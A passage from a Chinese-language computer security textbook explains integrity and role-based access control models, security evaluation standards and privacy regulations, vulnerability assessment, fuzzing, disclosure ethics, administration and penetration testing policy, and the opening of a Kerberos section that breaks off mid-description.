- 只有满足如下条件，用户 u 才能写入（创建、编辑或追加）对象 x ：
$$I(x) \leq I(u)$$

因此，Biba 规则明确了这样的原则：信息只能从较高的完整性级别流向较低完整性级别。

低水印模型

低水印模型 (low-watermark model) 是对 Biba 模型的扩展，它放松了“不可向下读 (no read down)”的限制，其他的与 Biba 模型类似。换句话说，具有较高完整性级别的用户可以读取较低完整性级别的对象。经过这种读取，执行读取的用户降级了自己的完整性级别，此时该用户的完整性级别与所读取对象的完整性级别相同。实现低水印模型的一个示例是 LOMAC，它是可加载的安全扩展的 Linux 内核模块。

Clark-Wilson 模型

Clark-Wilson (CW) 模型不是处理文件的机密性或完整性，而是处理执行事务的系统。它描述保证这种系统完整性的机制，即保存事务的执行。CW 模型的重要组成部分如下：

- 完整性约束：表明为了保证系统的状态有效，各对象之间必须满足的关系。完整性约束的一个典型示例是一种关系说明，如银行账户取款交易后的最终余额必须等于初始余额减去取款金额。
- 认证方法：验证事务满足给定的完整性约束。一旦认证了事务的程序，每次执行事务时，则不必再次进行完整性约束验证。
- 职责分离规则：防止证明事务的用户来执行事务。一般来说，为每个事务都分配了用户的不相交集，一个用户集用于证明事务，另一个用户集用于执行事务。

中国墙模型

Brewer 和 Nash 模型通常被称为中国墙模型 (Chinese wall model)，设计用于商业部门，以消除产生利益冲突的概率。为了实现这一目标，模型将资源分组为“利益冲突类 (conflict of interest)”。模型执行的限制为：每个用户只能访问利益冲突类中的一种资源。例如，在金融世界中，使用这种模型是为了防止市场分析师接收来自一家公司的内幕信息，并使用这些信息向该公司的竞争对手提供咨询意见。在计算机系统实现这样的策略旨在规范用户对敏感或专有数据的访问。

9.2.3 基于角色的访问控制

基于角色的访问控制（role-based access control）模型是文件系统基于组权限概念的演变。RBAC 系统是对组织（如公司）、资源集（如文件、打印服务和网络服务）和用户集（如员工、供应商和客户）的定义。

RBAC 的核心

RBAC 模型的主要组成部分是用户、角色、权限和会话，它们的定义如下：

- 用户（user）是需要访问组织资源来执行任务的实体。在通常情况下，用户是实际的人类用户，但是更普遍的是，如果给计算机或应用程序分配了身份，则它们也可以是用户。
- 角色（role）是对组织内具有类似功能和职责的用户集的定义。在大学中角色的示例包括“学生”、“毕业生”、“教师”、“院长”、“员工”和“承包商”。一般来说，用户可以有多个角色。例如，大学中的行政助理注册学习会计课程，则他的角色为“员工”和“学生”。注意，有些角色可能是其他角色的子集。举个例子，院长通常是大学教师的子集。此外，有些角色只有一个用户，比如一所大学的校长或公司首席执行官。这些角色的职能通常是制定组织的书面文件，如规章制度和法规。为用户分配角色，使用户遵守组织的决议，如雇用行为（如雇用、晋升和辞职）和学术活动（如招生、学位授予和休学）。
- 权限（permission）描述了所允许的访问资源的方法。更具体地说，权限包括在对象上执行的操作，如“读取文件”或“打开网络连接”。每个角色都有相关联的权限集。
- 会话（session）由为执行某项任务的用户角色集的活动组成。例如，笔记本电脑用户为了安装新程序会使用管理员角色建立一个会话。稍后，同一用户可以使用非特权角色建立另一个会话来使用应用程序。会话支持最小特权原则（参见第 1.1.4 小节）。

基于角色的访问控制能力

上述对组成部分的介绍说明了基于角色的访问控制（RBAC）模型的核心内容，它推广了广泛应用的用户组的概念，并引入了会话的概念。

但是，如下两个附加的组成部分给定了 RBAC 模型的能力：

- 角色的层次结构（role hierarchy）
- 角色约束（role constraints）

下面我们对这两个组成部分进行介绍。

分层的 RBAC

在基于角色的访问控制模型中，角色的组织结构是分层的，与组织结构图类似。更正式地说，将定义角色之间的偏序说成：角色 R_1 继承（inherits） R_2 ，如果 R_1 包括 R_2 的所有权限，且 R_2 包括所有 R_1 的所有用户，则可以表示为

$$R_1 \succeq R_2$$

当 $R_1 \succeq R_2$ 时，我们也说，角色 R_1 是 R_2 的上一层 (senior)，或 R_2 是 R_1 的下一层 (junior)。

例如，在公司中，角色“经理”继承“员工”，角色“副总裁”继承“经理”。此外，在大学中，角色“本科生”和“研究生”继承学生。非正式的，继承的概念来自于短语“是 (is a)”，在句子中就是，副教授是 (is a) 教师，或教务长是 (is a) 管理员。

继承简化了与角色相关联的用户和权限的管理。也就是说，当系统管理员为角色添加权限时，系统会自动为该角色的上一层角色添加相应的权限。例如，为教授角色添加查看学生成绩的权限，则会为院长或教授的上一层角色自动添加该权限。

同样，当系统管理员在角色中添加用户时，系统会自动为该用户的下一层角色添加该用户。例如，向教授角色添加用户 Mike 时，系统会自动将 Mike 添加到员工角色和教授下一层的其他角色中。

可视化的角色层次结构

角色的层次结构可以用图形来表示，在角色的层次结构图中，每个角色直接与其前任和后继相连。也就是说，如果下式成立，则会有一条边从角色 R_1 连接到角色 R_2 ：

$$R_1 \succeq R_2$$

如果满足下式，则除 R_3 之外，没有其他角色与 R_1 和 R_2 相连：

$$R_1 \succeq R_3 \succeq R_2$$

此外，在画图时，上一层角色的 y 坐标要高于下一层角色的 y 坐标。

角色层次结构图的示例如图 9.4 所示。




图 9.4 医院的简化的角色层次结构。注意，从一个节点 X 向下与下层的节点 Y 相连时，我们总是说： X 是 Y

RBAC 的约束

为了支持特权分离原则，RBAC 模型允许我们定义约束 (constraint)，防止用户与角色不匹配时产生利益冲突。

最简单的约束形式是角色对 (R_1, R_2) ，表明不能同时分配给用户两个角色 R_1 和 R_2 。例

如，在大学中，没有用户同时具有助教角色（推荐成绩）和教师角色（负责讲授课程，根据助教的推荐成绩最终确定成绩）。同样，在一个公司中，没有用户同时是买方（要购买商品）和控制者（审查和批准采购订单）。更普遍的约束是由对 (S, k) 定义，其中 S 是角色的子集，且 $k \geq 2$ 是一个整数。这种约束称为职责分离（separation of duty）关系，规定任何用户都不能拥有 S 中 k 个或更多角色。

职责分离关系有两种不同的含义：静态的和动态的。

- 在静态（static）职责分离关系 (S, k) 中，约束对分配给用户的角色成立。也就是说，在 S 中，没有用户可以分配到 k 个或更多角色。
- 在动态（dynamic）职责分离关系 (S, k) 中，约束对会话中用户角色的活动成立。也就是说，在动态的 S 中，在会话中没有用户可以分配到 k 个或更多角色。

动态职责分离关系更加灵活，因为它们允许用户在不同会话中，在兼容集合中拥有不同的角色，只要在时间上会话不重叠。举例来说，假定，Anna 是一家公司研发部门的负责人。在一个会话中，Anna 使用“主管（supervisor）”角色批准了自己部门员工的差旅费报告。在另一个会话中，她使用了“旅行者（traveler）”角色，提交了自己的旅行开支报告。下面的职责分离关系的动态分离能保证 Anna 不能批准自己的旅行开支报告。

$(\{\text{supervisor}, \text{traveler}\}, 2)$

当约束的 RBAC 和分层的 RBAC 并存时，应该在继承的上下文中解译职责分离。特别是，如果角色 R_1 继承角色 R_2 ，且 R_2 包含于职责分离关系 (S, k) 中，即 $R_2 \in S$ ，则分配或动态约束对角色为 R_1 的用户也成立。

9.3 安全标准与评价

许多不同的组织都制定了标准，用于定义如何在高安全性的环境中执行与评估安全实践和策略。特别是各政府组织（包括美国国防部和国家安全局）对存储和传输高度敏感信息的计算机系统都制定了严格的规定，本小节将介绍其中的一些标准。

9.3.1 橘皮书和通用标准

可信计算机系统评测标准（Trusted Computer System Evaluation Criteria, TCSEC）通常被称为橘皮书（Orange Book），因为它的封皮是橘色的，在 1983 年制定，于 1985 年更新，是评估存储机密信息计算机的安全标准，如图 9.5 所示。

橘皮书定义了安全标准的四个“级别”：

- D 级：表示系统具有“最低保护”。这种状态被分配到已被 TCSEC 评估的系统，但不能满足更高级别的安全需求。
- C 级：保证“自主保护”，表明系统采用某种类型的自主访问控制系统（参见第 3.3.3 小节）。
- B 级：保证“强制保护”，表明系统实现了强制访问控制（参见第 3.3.3 小节）。
- A 级：保证“验证保护”，表明系统有正式的程序进行安全验证。




图 9.5 1985 年更新的橙皮书（公开图像）

通用标准

对信息技术安全评估的通用标准（Common Criteria for Information Technology Security Evaluation）通常被称为通用标准（Common Criteria），它是描述计算机安全认证的国际标准集合。在美国，它已取代了 TCSEC，作为政府机构衡量计算机安全的标准。具体来说，它定义了与安全评估相关的重要概念，并详细介绍了如何以标准化的方式进行评估：

- 评估的目标（target of evaluation, TOE）：是被评估的系统。
- 保护轮廓（protection profile, PP）：描述了大量安全设备（如操作系统或防火墙）的安全需求集。
- 安全目标（security target, ST）：是一个文件，它定义供应商对 TOE 的安全目标，基于系统的实现对每个安全目标进行评估。

通用标准并不是要证明产品安全性的先天不足。而是一个框架，通过它，供应商给出自己产品安全目标的文件，并在这些目标的上下文中评估系统。例如，微软根据通用标准对 Windows 的新版本进行认证，但在 Windows 中的安全脆弱性并不少见。认证只是表明：微软能够认真地定义安全目标，并根据通用标准框架评估 Windows，但它并不能断言更一般意义上的 Windows 安全。因此，一些研究者批语通用标准代价大、费时，并且还不能有效地保证安全。

9.3.2 政府管治及标准

随着计算机安全越来越重要，现在，对影响公民安全和隐私需求的系统，政府制定了

一些规章和标准。

FIPS 140

联邦信息处理标准（Federal Information Processing Standardization, FIPS）140 是美国政府组织所用加密模块需求的标准集合。FIPS 讨论了 11 个领域的需求，包括文件、信息流、物理安全、密钥管理和攻击缓解。这些标准的最新版本 FIPS 140-2 定义了四个安全级别，每个级别都有不同的需求。

安全级别 1 的安全性最低。它没有提供任何机制来保证物理安全，并允许在通用计算系统（如个人计算机）上执行加密模块。安全级别 2 增加了物理安全措施，如防盗启、抗拆锁等，引入了基于角色的认证系统需求，并授权可信的操作系统可以使用其他的标准。安全级别 3，要求防止（而不仅仅是检测）物理篡改，并用基于身份的认证替代了 2 级中的基于角色需求。最严格的级别 4，增强了物理安全措施，以免在未经授权的物理访问事件中，破坏所有敏感的加密密钥和消息。此外，还实现了一些措施进一步保护某些环境条件，如极端的温度和电压。

其他标准

在法律上，要求某些行业必须遵循不同的标准，以满足不同存储信息的需求。例如，在美国，根据健康保险流通与责任法案（Health Insurance Portability and Accountability Act, HIPAA）对医疗记录进行存储。HIPAA 要求医疗机构建立标准的患者记录，并保守患者的隐私。HIPAA 法案 II 定义了处理医疗文档的 5 个规则。特别是“隐私规则”定义了受保护健康信息（Protected Health Information, PHI）的概念，并设置了使用和披露这些信息的规定。隐私规则同时适用于纸质记录和电子文件，如果医疗服务提供商需要共享 PHI，但没有得到病人的允许（如只为了医疗研究），则只能透露少量研究所必需的信息。“安全规则”定义了管理级、物理和技术的安全保障措施，旨在防止未授权方访问以电子形式存储的 PHI。小型医疗机构（例如，只有一个或两个牙医的牙科诊所）会发现实现 HIPAA 安全规则是很费力的。这使卫生保健部门放缓了使用电子形式存储患者记录的进程。法律规定医疗服务提供者必须遵守 HIPAA 法案，如果发现他们违反了 HIPAA 标准，则会受到法律制裁。

家庭教育权利和隐私法案（Family Educational Rights and Privacy Act, FERPA）是美国为了保护教育记录隐私需求制定的法案。与 HIPAA 法案一样，法律保护电子和纸质记录。在 FERPA 中，所有学生中能访问自己的学生记录。此外，学校要向另一方公布学生的教育记录时，必须得到该学生的同意。也赋予学生浏览推荐的权力，包括向教育机构提交的申请，但学生在向教育机构提交申请或推荐时，一般都放弃了这种权利。

与美国对不同领域使用单独方法来制定隐私标准不同，欧洲联盟制定了单一标准数据保护指令（Data Protection Directive）来规范任何类型的个人信息的处理，包括银行结单、犯罪记录和医疗信息。数据保护指令定义了为保证敏感信息披露必须满足的三个条件：透明度、合法目的和相称。透明度决定要告知当事人要披露他的信息，要提供同意或允许披露的原因。合法目的要求只有出于特殊原因，才披露信息，绝不能以任何其他方式使用这些信息。最后，相称要求只处理所需个人的数据。

除了用于规范个人资料的标准之外，在美国，上市公司如何存储和处理财务记录都必须遵守更严格的规范。Sarbanes-Oxley 法案（也称为 SOX 法案）在 2002 年通过，列出了严格的规则指导企业如何作账和审计。特别是，如果公司有欺诈行为，还会追究公司负责人的个人责任。SOX 法案被批评为过于严格、且代价巨大，使美国公司在国际市场上处于不利地位。但是，许多人认为，SOX 法案是必需遵守的法案，能保证企业的透明度和欺诈问责制。

9.4 软件的脆弱性评估

现代计算机系统是一起工作的许多复杂组件的集合。任何一个组件有漏洞，都可能危害整个系统的安全性。这种漏洞可能会非常细小，从微小的编码错误到设备的错误配置。

我们要确定漏洞是存在于操作系统、应用软件还是在网络设备的配置之中，这种确定漏洞类型的过程称为脆弱性评估（vulnerability assessment）。在分析如何评估网络安全之前，先讨论软件分析所使用的技术。在这种两种评估中，都使用类似的术语。

黑盒测试

黑盒测试（black-box analysis）是指测试目标的内部工作方式对测试人员是隐藏的。从直观上看，系统像是在“黑盒子”里，只能根据输入输出来分析系统的行为。例如，执行黑盒测试的网络测试人员可能只有目标 Web 网站的公共地址，但测试人员并不知道网站所在的内部网络的情况。

在软件测试中，通常由独立脆弱性研究小组对商业软件进行黑盒测试。在这种情况下，测试人员对软件的副本进行测试，但不能访问软件的源代码。黑盒测试旨在模拟真实的攻击，并解决在真实环境中极可能出现的问题。

白盒测试

与黑盒测试相反，白盒测试（white-box）为了使测试人员能进行全面的评估，允许它们访问任何额外的信息，除了系统的输入和输出行为之外，还能访问源代码、文档和详细的网络拓扑。

白盒测试使测试人员能发现一些脆弱性，如果没有这种额外的透明度，则可能很难发现这些脆弱性，但这些额外的测试也会使整个测试更费时，测试成本也会相应增加。

灰盒分析

灰盒测试（gray-box analysis）介于黑盒测试与白盒测试之间。测试人员需要精心挑选可用的测试子集，重点是选择高风险领域的子集，但不像白盒测试那样，完全披露所有信息。

9.4.1 静态测试与动态测试

一旦测试的范围已经确定，测试人员可以采用许多技术来发现目标的脆弱性，测试大

致分为两大类：静态测试（static analysis）与动态测试（dynamic analysis），如图 9.6 所示。

- 静态测试只通过分析系统的代码和数据来测试系统。
- 动态测试是在系统运行时分析系统。




图 9.6 静态测试与动态测试之间的区别：(a) 静态测试从系统的代码和数据来分析系统，无需运行系统；(b) 动态测试分析活动的、运行的系统

静态测试

如上所述，静态测试是指无需实际执行目标软件，但对系统进行测试的过程。静态测试通常包括测试源代码或二进制代码。

源代码测试

源代码测试（source-code auditing）是仔细分析目标应用程序源代码，试图发现安全脆弱性和其他软件漏洞的过程。源代码测试可以出现在软件开发生命周期的每个阶段——有时代码测试早于应用程序的开发，而有时是为了发现已发布产品的安全问题而进行源代码测试。

源代码测试需要高度专业化的技能组合，它所需要的并不是传统的软件开发人员。在构建测试时，可以使用各种各样的不同策略，要基于目标软件的性质、要测试的代码量和时间限制来慎重地选择这些策略。在一般情况下，测试人员在分析源代码之前，先要熟悉目标应用程序的基本功能。在某些情况下，测试人员要选择关键的安全区域集中进行测试。在其他情况下，测试人员会接受外部输入，通过跟踪在这一输入程序的代码，来确定程序的位置。一旦确定了潜在的脆弱性，源代码测试人员通常会利用动态测试技术来验证它的可利用性。

为了协助测试人员确定源代码中脆弱性，已经开发了一些自动分析工具。最简单的工具只是搜索代码中不正确使用的安全函数，并确定可能导致安全脆弱性的代码模式。例如，

向固定长度的缓冲区复制数据可被标记为有缓冲区溢出的可能（参见第 3.4.3 小节）。更先进的扫描仪使用复杂的启发式来分析数据流，确保产生预期的行为。

这些工具能有效地确定某些类型的脆弱性，如内存损坏问题、不当使用函数或低级语法错误等问题的漏洞。但是，可能不能发现与高层次设计问题或意外行为相关的漏洞。事实已经证明，发现给定程序中的所有可能错误在计算上是不可判定的。静态测试工具只是为解决这一问题提供有用的近似解决方案，但绝对不能够保证程序的安全性。

二进制代码测试

在许多情况下，目标应用程序的源代码是不可用的。例如，脆弱性研究实验室未与商业软件的供应商合作，对其闭源软件进行安全性测试。而在某些情况下，软件公司可能雇用测试人员对其软件进行黑盒测试，限制测试人员访问源代码。在这种情况下，测试人员必须使用分析二进制代码的工具和技术——通常使用反汇编器（disassembler）——反汇编器是一个应用程序，为了使测试人员能进行测试，将机器代码（machinecode）解译成人类可读的汇编语言（assembly language）代码。

分析已编译程序内部工作的过程称为逆向工程（reverse engineering）。许多用于源代码测试的技术都能用于逆向工程，由于汇编代码的弱可读性和复杂性，会引入额外的复杂性。

动态测试

动态测试（dynamic analysis）是一种脆弱性评估方法，通过实时运行软件来发现软件缺陷。

我们通常使用调试器（debugger）来完成这种类型的测试，调试器是一种软件，允许开发人员或测试人员在底层小心地控制程序的执行，包括手动操纵进程地址空间或使程序每次只执行一条指令。

动态测试是静态测试的补充，如进行代码修复和逆向工程，测试人员可以确定脆弱的条件，提供输入触发所需的条件，并一步一步跟踪程序的执行。

最近，测试人员使用虚拟机技术进行动态测试。虚拟机能建立快照，捕获操作系统和所有程序的确切状态。在动态测试中，测试人员在测试攻击场景之前，可以建立系统快照。在完成动态测试后，测试人员可以将虚拟机恢复到快照所包含的状态，以便在后续测试中能完全保证可重复的结果。

模糊测试

在应用程序接受外部输入的时刻，都会存在引入恶意代码的概率，这些恶意代码旨在利用应用程序的漏洞。总的来说，这些时刻是指程序的攻击点（attack surface），代表应用程序与未知或不可控的因素的所有接触位置。通过提供恶意的或其他意外的输入来测试这些点，测试人员能确定目标应用程序无法正常运行的条件。在许多情况下，激起这个意外行为是在发现脆弱性的第一步，利用脆弱性能完成入侵应用程序。

模糊测试（fuzzing）是一种自动向应用程序注入意想不到的输入，旨在发现可利用的脆弱性的方法。模糊器一般为程序产生输入，并用产生的每个输入不断地运行程序，记录如崩溃和错误信息的事件，用于进一步的分析。最原始的模糊器只为目標程序提供生成的

随机流作为输入。这只会发现比较明显的错误，要发现更细小的脆弱性，则需要更先进的技术。经常开发模糊器用于具体的程序、网络协议或文件格式。例如，测试人员可能通过指定有效的输入来启动模糊器，选择该输入的变异部分，试图在目标应用中产生错误条件。

9.4.2 漏洞开发与脆弱性披露

漏洞（exploit）是为了利用软件脆弱性而专门设计的一段代码，对脆弱程序进行拒绝服务攻击和特权升级来得到意想不到的结果。漏洞往往是脆弱性研究人员开发的一种概念验证，建立在实践中能利用的软件缺陷。随着渗透测试中自动网络扫描仪的出现，漏洞软件开发已成为了一种特色产业。网络扫描公司经常雇用漏洞开发者专门编写健壮的、便携式漏洞代码。其他的公司从独立开发者那购买漏洞代码。网络扫描仪和其他漏洞框架使利用漏洞软件就像选择目标那样简单。正因为如此，对这种做法产生了一些争议。虽然对网络安全专家而言，漏洞是执行合法测试的宝贵工具，但它们也会被恶意方利用。

脆弱性披露

在许多情况下，可以由顾问或雇员进行软件测试，结果就是内部处理，要么直接纠正代码，要么发布安全补丁来修复安装的软件。尽管如此，独立安全研究人员不受这样的限制，并能选择如何向大众披露安全的脆弱性。

披露的伦理

一些安全的专业人员本着负责任的披露（responsible disclosure）向软件和硬件厂商报告安全问题，在公开问题之前，给厂商提供一个机会来发布补丁。在补丁可用时，供应商或研究人员通常会进行安全宣传咨询或公告，对漏洞进行不同程度的详细介绍，使漏洞的影响降至最低。这对一些大型软件的开发人员而言，实际上可能是经济犯罪的诱因，因为作为脆弱性研究者，在向大众披露之前，他们负责向厂商报告漏洞。

其他脆弱性研究人员认为，负责任的披露并不能使软件公司负责自己产品的质量和安全。这些研究人员主张充分披露（full disclosure），要求立即公开脆弱性的所有细节。许多人认为，这种披露策略是不负责任的，因为在给厂商一个机会，为终端用户提供补丁和缓解攻击建议之前，会通知恶意方利用披露的脆弱性进行攻击。但这常常会使供应商对漏洞问题做出快速响应，以防止自己产品漏洞的广泛传播。

为了限制未打补丁漏洞的公开披露，一些软件厂商以违法来压制脆弱性研究人员对漏洞进行披露。例如，逆向工程和公开产品的细节都可能会泄露商业秘密，这是违法的。对大众而言，厂商不准披露安全漏洞会对厂商产生负面影响，同时，也不能防止安全漏洞的公开。其他厂商可能会通过软件许可条款来减少公开披露，这些条款限制测试和逆向工程。

9.5 管理和测试

系统和网络管理员主要负责建立安全的计算机和网络。而软件和操作系统的脆弱性是

很常见的，难以事先预测，管理员可以实现预防措施来尽量减少这些缺陷的影响。事实上，许多危险情况都源于对软件或硬件的错误配置，而管理员要为此负责。

9.5.1 系统管理

学习如何正确管理系统是一个大主题，用几本书都写不完。即使管理员理解了网络的各个组件的复杂性，但由于这些组件间不可预测的交互也会引发复杂的问题。我们不是涵盖系统管理的详细内容，而是解释如何将前面介绍的安全性原则和技术应用于系统管理之中。

用户策略

通过限制每个用户和系统组件的权限，根据其正常运行所需分配给它们最小特权。例如，普通用户不应该能访问计算机管理员账户管理的内容，除非绝对必要。用户应该只能访问工作所需的文件，如果没有许可，用户应该不能擅自安装不必要的软件。如果计算机正在运行的服务是公开访问的，则应尽可能得以最低权限运行这些服务，以降低潜在入侵的影响。

健全的用户访问控制系统应该创建规则集，规定应设立哪些账户以及每个用户能访问的内容。授予和撤销程序应能创建具有不同权限的账户，并有限制地授予每个账户所需的合适权限。

为了防止入侵者的未授权访问，正确使用加密和强密码都是至关重要的。应该使用户学习密码强度的相关知识，鼓励或要求用户定期更改密码，特别是怀疑有入侵事件发生时。网络管理员可以选择主动运行密码破解程序，以便及时发现和修复弱密码。应通过加密信道传输所有的敏感信息，专家已经证明，使用适当的加密协议能保证敏感信息的安全。最好不要使用“自产（home-grown）”的加密解决方案。

系统策略

为了防止由于软件脆弱性引发的入侵，及时且经常地打补丁是非常重要的。入侵一般都是利用未打补丁的漏洞，通过实现有效的程序来监控和应用软件更新来响应安全公告，能很容易地对软件及时打补丁。对如何在用户计算机上安装更新应该有明确的策略，最终用户不需要自己进行软件更新。许多工具可用于管理整个组织的软件更新。

应该设置策略来建立可接受的物理安全级。决定是否允许普通用户访问物理资源，如服务器、存储介质和网络设备。还应设置关于如何使用移动介质（如 USB 闪存驱动器）的策略。为了防止自生系统攻击（参见第 2.4.4 小节），应该将计算机配置为只从硬盘引导。只有系统管理员知道 BIOS 密码，如果想要从 CD 或其他外部介质引导时，需要输入 BIOS 密码。在更高级安全的环境中，只限于受权方才能访问网络电缆。

组织应该建立策略来定义如何合理使用内部计算机系统。为了限定组织的责任，公司应该考虑与员工签署遵守这些策略的协议，协议应该写得清清楚楚，且员工能随时访问协议。

网络策略

管理员应该通过部署防火墙（参见第 6.2 小节）来使网络的攻击点最小化，并正确地配置防火墙，只允许所需最小流量通过。应将大型网络分段，为外部用户提供服务的计算机应位于 DMZ 之内。只用于内部的计算机应在防火墙之后的独立分段中，防火墙来管理内网和外网的信息流量。要隔离不需要访问互联网的计算机。管理员应尽量减少每台计算机上运行外部访问服务的数量，以保持开放端口的数量最少。

可以将网络分段（segmentation）形成区域，每个区域都在自己的路由器或交换机之后，这样能最大限度地减少入侵的影响，将入侵者限制在有限的资源集中。可信的和不可信的计算机应在不同的分段中，使内部资源暴露于恶意方的可能性最小化，如图 9.7 所示。管理员应记录连接到网络的所有计算机和设备。通过监测 MAC 地址和日志记录，管理员能检测和防御未经授权的访问。



图 9.7 将网络划分成区域的示例

邮件基础设施 (mail infrastructure) 应保护内部用户免受垃圾邮件、网络钓鱼以及恶意软件的困扰（参见第 10.2 小节）。将邮件服务器放于 DMZ 之内，并在邮件到达内部网络之前先执行扫描和垃圾邮件过滤，这些做法都是非常明智的。

网络管理员应定期进行测试，以确保整个组织都遵守法规。策略应该定义哪些用户进行这些测试，分析的标准是什么，并规定进行测试的频率。

9.5.2 网络测试与渗透测试

测试网络的安全性有许多方法。执行网络安全测试时，要测试网络是否遵守标准集合，

从内部策略到联邦法规。测试的范围相差很大，主要取决于要被测试的法规。

测试的一个最常见的目标是组织的密码策略。这类策略要回答的问题示例如下所示：

- 在什么情况下使用密码？
- 正在采取哪些措施来确保用户正在使用强密码？
- 是否有单点登录系统的位置或用户负责多个密码？
- 在多次验证失败的事件中，是否有账户锁定策略？
- 在什么情况下用户可以重设密码或恢复丢失的密码，这是怎么进行的？

一次彻底的测试将回答所有上述问题，并评估组织是否在遵守适当的标准。

渗透测试

渗透测试是一种手动测试，旨在模拟实际入侵者的攻击。与源代码测试一样，渗透测试给予了测试人员不同程度的能见度，从黑盒测试到白箱测试。渗透测试可能会对组织造成破坏，因为它可能利用脆弱性对用户的意外拒绝服务。因此，组织内的一方要明确许可测试人员可以进行渗透测试是非常重要的，并要明确定义攻击的类型和能够接受的攻击副作用。未经授权方的明确同意，在测试过程中造成的任何损害都要由测试人员负责。有些渗透测试是全面测试，允许测试人员执行社会工程攻击（参见第 1.4.3 小节）和物理入侵（参见第 2 章），但其他攻击在此是受限的。

渗透测试通常遵循严格的方法，该方法准确定义了如何进行测试。基于测试的范围和测试的人员，这种方法会发生变化，但是大致可将渗透测试过程分成三个阶段。

- 首先，测试人员必须尽可能多地获得目标网络的拓扑信息，这一阶段称为**网络发现**（network discovery）或**主机枚举**（host enumeration）。测试人员可以使用一些技术来确定通过互联网能访问哪些主机，如可以使用 ping 扫描（向一定范围的 IP 地址发出 ping 命令，并记录响应），也可以调查域名注册信息和 DNS 解析。通过使用 traceroute 这样的工具来收集网络的拓扑结构信息，traceroute 会返回每台主机到目标的路径信息。在理想情况下，发现阶段应允许测试人员确定有稍后的测试阶段，哪些主机可能会成入侵的目标。
- 在信息收集阶段之后，大多数测试人员将开始第二阶段的测试，重点是**网络脆弱性测试**（network vulnerability analysis）。在这个阶段，测试人员会进行端口扫描（参见第 6.4.4 小节），确定哪些主机有开放的端口。可以使用指纹识别技术来确定正在使用哪些操作系统，可以远程访问哪些应用程序。此外，测试人员可以开始研究这些应用程序中存在的脆弱性——如果有脆弱的主机存在，测试人员可以获得对脆弱主机的访问，从而对主机所有的网络发动攻击。
- 实际上，典型的渗透测试的最后一个阶段是利用已知的脆弱性（exploiting known vulnerability），并试图对内部资源进行访问。在一次成功的入侵中，测试人员会收集更多的信息，继续映射网络的拓扑结构，并确定其他的目标。在通常情况下，测试人员会利用入侵的系统来获得对整个网络的访问。

在整个渗透测试过程中，测试人员必须进行详细的记录，说明发现了哪些信息，攻击目标网络所用的技术，哪些脆弱性或错误配置使测试人员能够对受限资源进行访问。完成渗透测试后，测试人员必须向网络管理员提供这些信息，并给出建议的缓解措施，以抵御

将来的漏洞攻击。

9.6 Kerberos

Kerberos 是一种身份验证协议及实现这一协议的软件套件。Kerberos 使用对称加密来验证客户端的服务，反之亦然。例如，Windows 服务器用 Kerberos 作为身份验证的主要机制，与活动目录（Active Directory）一起集中维护用户的信息。Kerberos 还可用于：允许用户登录局域网中的其他计算机；对 Web 服务进行身份验证；对电子邮件客户端和服务器进行身份验证以及对设备（如打印机）的使用进行身份验证。使用 Kerberos 身份验证的服务通常被称为“Kerberized”。

9.6.1 Kerberos 票据与服务器

Kerberos 使用票据（ticket）的概念作为证明用户身份的令牌。票据是存储会话密钥的数字文件。在登录会话中，通常会发送会话密钥，然后代替在 Kerberized 服务中的任何密码。在身份验证过程中，客户端收到两个票据：

- 票据授予票据（ticket-granting ticket, TGT）：它是用户和会话密钥的全局标识符。
- 服务票据（service ticket）：它对用户进行身份验证，确定用户能否使用特殊的服务。

这些票据都有时间戳，用于表明票据到何时到期，变得无效。Kerberos 管理员可以根据服务来设置它的到期时间。

为了实现安全的身份验证，Kerberos 使用受信任的第三方作为密钥分发中心（key distribution center, KDC），该中心由两部分组成，但通常会将两部分集成到单独的服务器中：

- 身份验证服务器（authentication server, AS）：它用于执行用户身份验证。
- 票证授予服务器（ticket-granting server, TGS）：它用于向用户授予票据。

身份验证服务器维护存储着用户和服务密钥的数据库。对用户提供的密码执行单向散列生成用户的密钥。Kerberos 是模块化设计，所以它可以使用多种加密协议。它使用的默认密码系统是 AES（参见第 8.1.6 小节）。Kerberos 旨在对整个网络进行集中身份验证——而不是在每个用户计算机上存储敏感的身份验证信息，只在一个固定的安全位置维护这些敏感的数据。即使发生了入侵 KDC 的事件，用户的明文密码仍是保密的，因为攻击者只能恢复密码的散列值。

9.6.2 Kerberos 身份验证

Kerberos 是基于 1978 年 Needham 和 Schroeder 为对称加密设计的身份验证协议。当用户需要访问服务时，要执行如下的步骤，如图 9.8 所示。

1. 用户在客户端计算机上输入用户名和密码，用加密散列对输入进行加密，形成客户端的密钥。

2. 客户端与 AS 联系, AS 用如下各项作为响应。

